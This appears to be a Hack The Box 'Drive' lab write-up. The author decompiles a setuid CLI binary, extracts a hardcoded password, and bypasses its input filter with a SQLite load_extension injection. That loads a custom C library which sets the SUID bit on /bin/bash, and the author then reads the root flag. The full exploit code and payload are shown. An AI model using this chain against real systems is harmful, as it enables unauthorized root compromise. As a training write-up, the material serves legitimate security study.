
\

Screenshot Evidence


```
┌──(root㉿kali)-[~/HTB/Boxes/Drive]
└─# scp tom@drive.htb:/home/tom/doodleGrive-cli .
tom@drive.htb's password:
doodleGrive-cli
```

I ran ghidra and used it to examine the file

Screenshot Evidence




After browsing through functions I received this message




I clicked Yes and discovered a clear text password in the decompiled Main function

Screenshot Evidence



There is also a username associated with that password

Screenshot Evidence



USER: moriarty
PASS: findMeIfY0uC@nMr.Holmz!

I am now able to run the application

```
# Commands Executed
./doodleGrive-cli
Username: moriarty
Password: findMeIfY0uC@nMr.Holmz!
```

Screenshot Evidence

```
tom@drive:~$ ./doodleGrive-cli
[!]Caution this tool still in the development phase ... p
Enter Username:
moriarty
Enter password for moriarty:
findMeIfY0uC@nMr.Holmz!
Welcome ... !

doodleGrive cli beta-2.2:
1. Show users list and info
2. Show groups list
3. Check server health and status
4. Show server requests log (last 1000 request)
5. activate user account
6. Exit
Select option:
[Drive] 0:openvpn  1:msf  2:ssh* 3:bash-
```

I noticed earlier this had a sticky bit on it to run as root
I entered one of my Metasploit sessions to verify this

```
# Command Executed
ps -ef | grep doodleGrive-cli
```

Screenshot Evidence

```
ps -ef | grep doodleGrive-cli
root        3700    3354  0 22:40 pts/0    00:00:00 ./doodleGrive-cli
tom         3707    3701  0 22:42 ?        00:00:00 grep doodleGrive-cli

[Drive] 0:openvpn  1:msf* 2:ssh- 3:bash
```

Currently I am root but need to elevate to a shell by exploiting the functionality of this application
The only option that makes a change apperas to be option 5 “activate user account” so I went to those instructions

Screenshot Evidence

In the decompiled function there that shows the SQL query

Screenshot Evidence

Decompile: activate_user_account - (doodleGrive-cli)

```
1
2  void activate_user_account(void)
3
4  {
5    size_t sVar1;
6    long in_FS_OFFSET;
7    char local_148 [48];
8    char local_118 [264];
9    long local_10;
10
11   local_10 = *(long *)(in_FS_OFFSET + 0x28);
12   printf("Enter username to activate account: ");
13   fgets(local_148,0x28,(FILE *)stdin);
14   sVar1 = strcspn(local_148,"\n");
15   local_148[sVar1] = '\0';
16   if (local_148[0] == '\0') {
17     puts("Error: Username cannot be empty.");
18   }
19   else {
20     sanitize_string(local_148);
21     snprintf(local_118,0xfa,
22              "/usr/bin/sqlite3 /var/www/DoodleGrive/db.sqlite3 -line \'UPDATE accounts_customuser SE
         T is_active=1 WHERE username=\"%s\";\'"
23              ,local_148);
24     printf("Activating account for user \'%s\'...\n",local_148);
25     system(local_118);
26   }
27   if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
28                     /* WARNING: Subroutine does not return */
29     __stack_chk_fail();
30   }
31   return;
```

Looking at fgets() I can see that the first parameter is the entered string value and the second value is the max size of that buffer space
Hex value 0x28 converted to decimal is 40 so the max length of the username is around 40 chars.
There could be other info in the string space that uses some of those chars up
FILE * points to a file object that identifies as an input stream
REFERENCE: https://www.geeksforgeeks.org/fgets-gets-c-language/

There is also a function in the “else” statement “sanitize_string” which I is performing input validation on our username value stored in local_l48

Screenshot Evidence

```
  else {
    sanitize_string(local_148);
    snprintf(local_118,0xfa,
             "/usr/bin/sqlite3 /var/www/DoodleGrive/db.sqlite3
             T is_active=1 WHERE username=\"%s\";\'"
             ,local_148);
    printf("Activating account for user \'%s\'...\n",local_148)
    system(local_118);
  }
```

Screenshot Evidence sanitize_string decompiled

Decompile: sanitize_string - (doodleGrive-cli)

```
1
2  void sanitize_string(char *param_1)
3
4  {
5    bool bVar1;
6    size_t sVar2;
7    long in_FS_OFFSET;
8    int local_3c;
9    int local_38;
10   uint local_30;
11   undefined8 local_29;
12   undefined local_21;
13   long local_20;
14
15   local_20 = *(long *)(in_FS_OFFSET + 0x28);
16   local_3c = 0;
17   local_29 = 0x5c7b2f7c20270a00;
18   local_21 = 0x3b;
19   local_38 = 0;
20   do {
21     sVar2 = strlen(param_1);
22     if (sVar2 <= (ulong)(long)local_38) {
23       param_1[local_3c] = '\0';
24       if (local_20 != *(long *)(in_FS_OFFSET + 0x28)) {
25                     /* WARNING: Subroutine does not return */
26         __stack_chk_fail();
27       }
28       return;
29     }
30     bVar1 = false;
31     for (local_30 = 0; local_30 < 9; local_30 = local_30 + 1) {
32       if (param_1[local_38] == *(char *)((long)&local_29 + (long)(int)local_30)) {
33         bVar1 = true;
34         break;
35       }
36     }
37     if (!bVar1) {
38       param_1[local_3c] = param_1[local_38];
39       local_3c = local_3c + 1;
40     }
41     local_38 = local_38 + 1;
42   } while( true );
43 }
```

I converted 5c7b2f7c20270a00 to ASCII text which returned the following values \{/| '
I have a custom python script I made for these cases
Contents of /usr/local/bin/hex2text.py


```
Syntax: hex2num [-h] -v
OsbornePro hex2num v1.1 ( https://osbornepro.com )

    DESCRIPTION: hex2num is a tool created to quickly convert hex values to numbers

    USAGE: hex2num -v <hex value to convert>

    OPTIONS:
```

```
    -h : Displays the help information for the command.
    -v : Set the hex value to convert to a number

    EXAMPLES:
    hex2num -v FF
    # This example translates FF to 255

    cat /tmp/hex.lst | hex2num -v
    # This example converts a list of hex values to their number
```

I used the above script to make the conversion

```
# Command Executed
hex2text.py -v 5c7b2f7c20270a00
#RESULTS
\{/| '
```

Screenshot Evidence



I now know the SQL command and the filtered chars
The way SQLLite and even with Windows Operating system work is they attempt to load files from multiple locations.
If a file does not exist in one location it checks a different one.
In SQLLite the load_extension is responsilbe for this action
REFERENCE: https://www.sqlite.org/c3ref/load_extension.html

I put together a simple program in C that will does not use up the buffer space of username and gives me a root shell
Contents of a.c

```
#include <stdlib.h>
#include <unistd.h>
void sqlite3_a_init() {
setuid(0);
setgid(0);
system("/usr/bin/chmod +s /bin/bash");
}
```

I uploaded a.c to the target machine and then compiled the file on the target machine
Notice in the contents of a.c I load sqlite3_a_init() where a is my filename

```
# Meterpreter Command
upload /var/www/html/a.c
shell
python3 -c 'import pty;pty.spawn("/bin/bash")'
gcc -shared -fPIC a.c -o a.so
```

Screenshot Evidence

```
tom@drive:~$ vim a.c
tom@drive:~$ gcc -shared -fPIC a.c -o a.so
tom@drive:~$ ls -la a.so
-rwxrwxr-x 1 tom tom 16304 Dec  2 23:48 a.so
tom@drive:~$
[Drive] 0:openvpn  1:msf  2:ssh* 3:bash-
```

Now back in the application I have running I insert the below after selecting option 5
Then I use ASCII codes to execute the exploit
REFERENCE: https://www.ascii-code.com/
. / a translatest to ASCII codes 46, 47, 97

```
# Commands Executed
./doodleGrive-cli
Username: moriarty
Password: findMeIfY0uC@nMr.Holmz!
5
"+load_extension(char(46,47,97))+"
```

I was then able to read the root flag

```
# Commands Executed
/bin/bash -p
cat ~/root.txt
# RESULTS
b79e92bf27b33bda629dd200f1fea3c2
```

Screenshot Evidence

```
tom@drive:~$ /bin/bash -p
bash-5.0# id
uid=1003(tom) gid=1003(tom) euid=0(root) egid=0(root) groups=0(root),1003(tom)
bash-5.0# cat /root/root.txt
b79e92bf27b33bda629dd200f1fea3c2
bash-5.0# id
uid=1003(tom) gid=1003(tom) euid=0(root) egid=0(root) groups=0(root),1003(tom)
bash-5.0# hostname
drive
bash-5.0# hostname -I
10.129.58.188 dead:beef::250:56ff:feb0:ef08
bash-5.0#
[Drive] 0:openvpn  1:msf  2:ssh* 3:bash-
```

ROOT FLAG: b79e92bf27b33bda629dd200f1fea3c2